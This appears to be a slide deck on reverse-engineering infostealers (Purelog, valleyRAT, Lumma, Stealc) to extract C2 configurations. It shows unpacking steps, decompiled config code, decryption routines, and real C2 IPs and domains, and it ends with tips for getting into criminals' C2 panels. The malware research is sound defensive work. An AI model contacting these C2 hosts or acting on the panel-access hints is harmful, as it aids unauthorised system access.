|> $assembly = [Reflection.Assembly]::LoadFile("C:\Users\Admin\Desktop\Samples\purelog\sample.exe")|
```

```
> $decryption_method = $assembly.ManifestModule.ResolveMethod(0x06000008)
```

```
> $decrypted_stream = $decryption_method.Invoke($null, @())
```

```
PS C:\Users\Admin\Desktop\Samples\purelog> $decrypted_stream
```

```
0
```

```
22
```

```
9
```

```
0
```

```
31
```

```
139
```

```
8
```

```
0
```

```
0
```

```
0
```

```
0
```

```
4
```

```
0
```

```
// Token: 0x0600000D RID: 13 RVA: 0x0005B140 File Offset: 0x00059340
internal static byte[] smethod_0(this byte[] byte_0)
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (MemoryStream memoryStream2 = new MemoryStream(byte_0))
        {
            byte[] array = new byte[4];
            memoryStream2.Read(array, 0, 4);
            BitConverter.ToInt32(array, 0);
            using (GZipStream gzipStream = new GZipStream(memoryStream2,
```

```
$decompression_method = $assembly.ManifestModule.ResolveMethod(0x0600000D)
$unpacked_exe = $decompression_method.Invoke($null, @($decrypted_stream))
```

```
PS C:\Users\Admin\Desktop\Samples\purelog> $unpacked_exe | ForEach-Object { "{0:X2}" -f $_ }
4D
5A
90
00
03
00
00
00
00
04
00
00
00
FF
FF
00
```

# C2's are stored in creative places (Purelog Stealer)

- Purelog Stealer : decoded, deserialized then casted to a class object

```
public static void smethod_0()
{
    Class1.class20_0 = (Class20)Class4.smethod_2(Convert.FromBase64String
        ("cjIKDzEzNC4yNTUuMjM0LjEwMxiALiIQNWJlYzQ4ZGQxNWZiY2EzMioISE9URUwkJCRYAQ=="));
    if (!Class1.smethod_1(Class1.class20_0.lmfB85o2Fn))
    {
        Environment.Exit(0);
    }
    if (Class1.class20_0.LFrBcCtSvd && new Class0().method_0())
    {
        Environment.Exit(0);
    }
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    }
    catch
    {
    }
    Class2.smethod_3(Class1.class20_0);
}
```

# C2's are stored in creative places

- Purelog Stealer : decoded, deserialized then casted to a class object

```
using System;
using System.Runtime.CompilerServices;
using ProtoBuf;

// Token: 0x0200001A RID: 26
[ProtoContract]
internal class Class20 : Class8
{
    // Token: 0x17000045 RID: 69
    // (get) Token: 0x060000DE RID: 222 RVA: 0x000025A
    // (set) Token: 0x060000DF RID: 223 RVA: 0x00005AC
    [ProtoMember(1)]
    public string 1 { get; set; }

    // Token: 0x17000046 RID: 70
```

# C2's are stored in creative places

- Purelog Stealer : decoded, deserialized then casted to a class object

A screenshot of a hex editor interface. At the top, there is a large text area containing a sequence of bytes: 72 32 0a 0f 31 33 34 2e 32 35 35 2e 32 33 34 2e 31 30 33 18 80 2e 22 10 35 62 65 63 34 38 64 64 31 35 66 62 63 61 33 32 2a 08 48 4f 54 45 4c 24 24 24 58 01. Below this is a blue button labeled "Decode". To the right of the main window, there is a small toolbar with icons for file operations.

## Result

Byte Range	Field Number	Type	Content			
			Byte Range	Field Number	Type	Content
0-52	14	protobuf	0-17	1	string	134.255.234.103
			17-20	3	varint	As uint: 5888 As sint: 2944
			20-38	4	string	5bec48dd15fbca32
			38-48	5	string	HOTEL\$\$\$
			48-50	11	varint	As uint: 1 As sint: -1

# Sometimes threat actors don't bother that much (valleyRAT)

```
.data:0041A3F9          db  0
.data:0041A3FA          db  34h ; 4
.data:0041A3FB          db  0
.data:0041A3FC          db  34h ; 4
.data:0041A3FD          db  0
.data:0041A3FE          db  2Eh ; .
.data:0041A3FF          db  0
.data:0041A400          db  36h ; 6
.data:0041A401          db  0
.data:0041A402          db  38h ; 8
.data:0041A403          db  0
.data:0041A404          db  2Eh ; .
.data:0041A405          db  0
.data:0041A406          db  33h ; 3
.data:0041A407          db  0
.data:0041A408          db  30h ; 0
.data:0041A409          db  0
.data:0041A40A          db  31h ; 1
.data:0041A40B          db  0
.data:0041A40C          db  3Ah ; :
.data:0041A40D          db  0
.data:0041A40E          db  32h ; 2
.data:0041A40F          db  0
.data:0041A410          db  70h ; p
.data:0041A411          db  0
.data:0041A412          db  7Ch ; |
.data:0041A413          db  0
```

# Malware Builders

The screenshot shows a web-based interface for a malware builder, likely a penetration testing or red teaming tool. The interface has a dark theme with purple and white highlights.

**Left Sidebar:**

- Dashboard
- Active Targets (0)
- Operations Map
- Command Center (0)
- Data Collection (0)
- Implant Builder** (highlighted with a purple background)
- Activity Logs
- Settings

**LIVE STATISTICS**

- Passwords: 0
- Crypto Wallets: 0
- Documents: 0

Updated: Just now

**Implant Builder Main Area:**

### </> [REDACTED] Implant Builder

**Configuration**

- C2 Server URL: http://localhost:5000
- Encryption Key: shadow\_secure\_key\_2024
- Check-in Interval (seconds): 30

**Persistence Methods** (checkboxes):

- Startup Folder
- Scheduled Task
- Registry Run
- Windows Service

**Collection Modules** (checkboxes):

- Passwords
- Crypto Wallets
- Cookies
- Telegram
- Documents
- System Info


**Generated Implant**

This section displays the generated implant code, which is currently empty.

**Actions:**

- Download Python
- Compile to EXE
- Copy to Clipboard
- Test Connection

# Config Extractors



# What we need

Locate the encrypted C2's

Identify and reproduce  
the algorithm locally

# Lumma Stealer uses ChaCha20 to encrypt C2's

```
ROL      ECX, 0x10
MOV      EBP, dword ptr [ESP + local_f4]

ADD      EBP, ECX
XOR      EAX, EBP
ROL      EAX, 0xc
MOV      ESI, dword ptr [ESP + local_11c]

ADD      ESI, EAX
MOV      dword ptr [ESP + local_11c], ESI

XOR      ECX, ESI
ROL      ECX, 0x8
MOV      dword ptr [ESP + local_114], ECX

ADD      EBP, ECX
MOV      ECX, dword ptr [ESP + local_f8]

XOR      EAX, EBP
ROL      EAX, 0x7
```

# Some debugger work to locate the decryption code

The screenshot shows a debugger interface with several panes:

- Registers:** Shows CPU registers.
- Log:** Shows log messages.
- Notes:** Shows notes.
- Breakpoints:** Shows breakpoints.
- Memory Map:** Shows memory map.
- Call Stack:** Shows call stack.
- Scm:** Shows SCM.
- Script:** Shows script.
- Symbols:** Shows symbols.
- Source:** Shows source code.
- References:** Shows references.
- Threads:** Shows threads.
- Aliases:** Shows aliases.
- Trace:** Shows trace.

The assembly code pane shows the following disassembly:

```
00DBD105 898C24 5C020000 mov dword ptr ss:[esp+250],ecx
00DBD10C C74424 20 E1CDD6E6 mov dword ptr ss:[esp+20],E6D6CDE1
00DBD1E4 C74424 24 A69DAE8 mov dword ptr ss:[esp+24],E8DA9DA6
00DBD1EC C74424 28 EEE09C86 mov dword ptr ss:[esp+28],B69CE0EE
00DBD1F4 C74424 2C A494D2A8 mov dword ptr ss:[esp+2C],A8D294A4
00DBD1FC 8D5424 30 lea edx,dword ptr ss:[esp+30]
00DBD200 C64424 30 34 mov byte ptr ss:[esp+30],34
00DBD205 90 nop
00DBD206 90 nop
00DBD207 90 nop
00DBD208 90 nop
00DBD209 90 nop
00DBD20A 90 nop
00DBD20B 90 nop
00DBD20C 90 nop
00DBD20D 90 nop
00DBD20E 90 nop
00DBD20F 90 nop
00DBD210 89C1 mov ecx,eax
00DBD212 80C1 3C add cl,3C
00DBD215 324C04 20 xor cl,byte ptr ss:[esp+eax+20]
00DBD219 80C1 88 add cl,88
00DBD21C 884C04 20 mov byte ptr ss:[esp+eax+20],cl
00DBD220 40 inc eax
00DBD221 83F8 11 cmp eax,11
00DBD224 ^ 75 EA jne stage2-decompressed.DBD210
00DBD226 8D8424 30020000 lea esi,dword ptr ss:[esp+230]
00DBD22D 8D4424 20 lea eax,dword ptr ss:[esp+20]
00DBD231 89F7 mov edi,esi
00DBD233 B9 04000000 mov ecx,4
00DBD238 96 xchg esi,eax
00DBD239 F3:A5 rep movsd
00DBD23B 96 xchg esi,eax
00DBD23C 31DB xor ebx,ebx
00DBD23E 31C9 xor ecx,ecx
00DBD240 89EF mov edi,ebp
00DBD242 87D6 xchg esi,edx
00DBD244 F9C6 AC rep movsw
```

The **EIP** register is highlighted at address **00DBD226**.

The memory dump pane shows the following memory dump:

Address	Hex	ASCII
00AFF548	65 78 70 61	expand 32-byte k
00AFF558	00 00 6C 00	dword ptr ss:[esp+230]=[00AFF758]=0
00AFF568	4C F6 AF 00	0A 55 2C 75
00AFF578	34 F6 AF 00	00 00 00 00
00AFF588	21 55 2C 75	18 F7 AF 00
00AFF598	06 00 00 00	40 52 2C 75
00AFF5A8	B4 36 D8 77	79 55 2C 75
00AFF5B8	2E 00 00 00	00 00 00 00
00AFF5C8	CD 21 D8 77	00 00 00 00
00AFF5D8	80 61 CB 00	01 00 00 00

A red box highlights the first two rows of the dump table.

The right pane shows a list of memory addresses and their values:


00AFF758	00000000
00AFF75C	00000001
00AFF760	00000002
00AFF764	01000100
00AFF768	E97A8BF6
00AFF76C	FEB4626F
00AFF770	70910D76
00AFF774	D571A042
00AFF778	A13B2383
00AFF77C	4D3F3C5C
00AFF780	D8BBC680
00AFF784	EDA4C07F
00AFF788	00000000
00AFF78C	00000000

# Reproducing the decryption locally

The screenshot shows a software interface for encrypting the string "restfulrletreats.cyoub0t;v0t;óét¶YÄ~xt•§w••7h•CaE½cØBt•¤J¥sX{¥G[áÌ`l\$xpçÁ;Ñ^«[È>•!•QÑç•²IÜd¾^ý¾Öc\*ÔTô¾éé•¾ú¾@Y•Ñ•¾ 8Í¾Nimportenptoc.com|". The interface includes fields for Key (4db0c6bbd87fc0a4ed), Nonce (9a46f3db45830151), Counter (0), and Rounds (20). The Input section shows the raw hex bytes of the plaintext, and the Output section shows the resulting encrypted hex bytes.

Input	Output
79 94 7B BB DA 2E 33 DB 3A 28 95 56 03 B2 5C 22 C7 45 BE 2F 24 E8 00 9E E4 27 76 B2 55 CE B7 21 9B CE 88 46 A1 91 13 7C 1A 47 FD B9 D1 63 72 A6 94 DD 23 A7 46 68 6C F4 4E C5 40 38 3A CB D3 E1 EA D7 1E BA AA 99 38 7E 63 9B 3A 78 B8 1B 3B A8 71 7E 05 9D C4 28 19 BF AF 07 CF 05 A7 DC 34 9F 40 E5 A3 7F 2E A4 7C CA DC 47 39 8E 85 40 00 28 2D AB 0E EC 3B 52 7B D5 3C 59 E3 83 9D A3 F4 70 F5 F8 BA F0 3C 23 B5 C2 9E 4B B2 5B 6B E6 0B DF	rec 431 = 1 Tr Raw Bytes ↵ CRLF restfulrletreats.cyoub0t;v0t;óét¶YÄ~xt•§w••7h•CaE½cØBt•¤J¥sX{¥G[áÌ`l\$xpçÁ;Ñ^«[È>•!•QÑç•²IÜd¾^ý¾Öc*ÔTô¾éé•¾ú¾@Y•Ñ•¾ 8Í¾Nimportenptoc.com

# Locating the encrypted C2's



# The python script's output

```
PS C:\Users\Admin\Desktop\pproject\lumma> python .\conf_ext.py .\lumma.exe
restfulrletreats.cyou
importenptoc.com
voicesharped.com
inputrreparnt.com
torpdidebar.com
rebeldettern.com
actiothreaz.com
garulouscuto.com
breedertremnd.com
```


# Order of strings can be used to locate stuff

- Stealc V2 example

```
13 mw_string = extract_ascii_strings('a26095cf5fff9a7ec04c3fd3fb60372f38f3dc300addf4983e0ce4f7490ef7b2.exe')
14 for i in range(len(mw_string)):
15     if mw_string[i] == "string too long":
16         key = mw_string[i+3]
17         break
```


# Regex is a more practical approach

- Coderex can be used to find all possible cases of the code.



# Threat actors make mistakes

**/UPLOADS/  
FOLDER IS OPEN**



**OPEN SOURCE  
PANEL AND  
DATABASE FILE  
CAN BE DOWNLOADED**




**PANEL'S SOURCE CODE  
IN A ZIP AND YOU FOUND  
OUT THE ONLY THING IT  
CHECKS FOR IN IN UPLOAD  
ENDPOINT IS THE USER AGENT**



**C2 PANEL'S  
CREDENTIALS CAN  
BE FOUND IN  
OTHER STEALER LOGS**




# /uploads/ is open



The screenshot shows a web browser window with the title "Index of /uploads". The address bar indicates the URL is "Not secure" and ends with "/uploads/". The main content area displays a table titled "Index of /uploads" with columns for Name, Last modified, Size, and Description. A red vertical marker highlights the first column, "Name".

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">2.5.40.124.zip</a>	2025-04-23 22:28	120K	
<a href="#">31.4.215.186.zip</a>	2025-04-23 22:34	549K	
<a href="#">34.1.68.97.zip</a>	2025-04-23 23:17	66K	
<a href="#">34.7.208.190.zip</a>	2025-04-23 23:09	32K	
<a href="#">49.4.78.41.zip</a>	2025-04-25 06:13	78K	
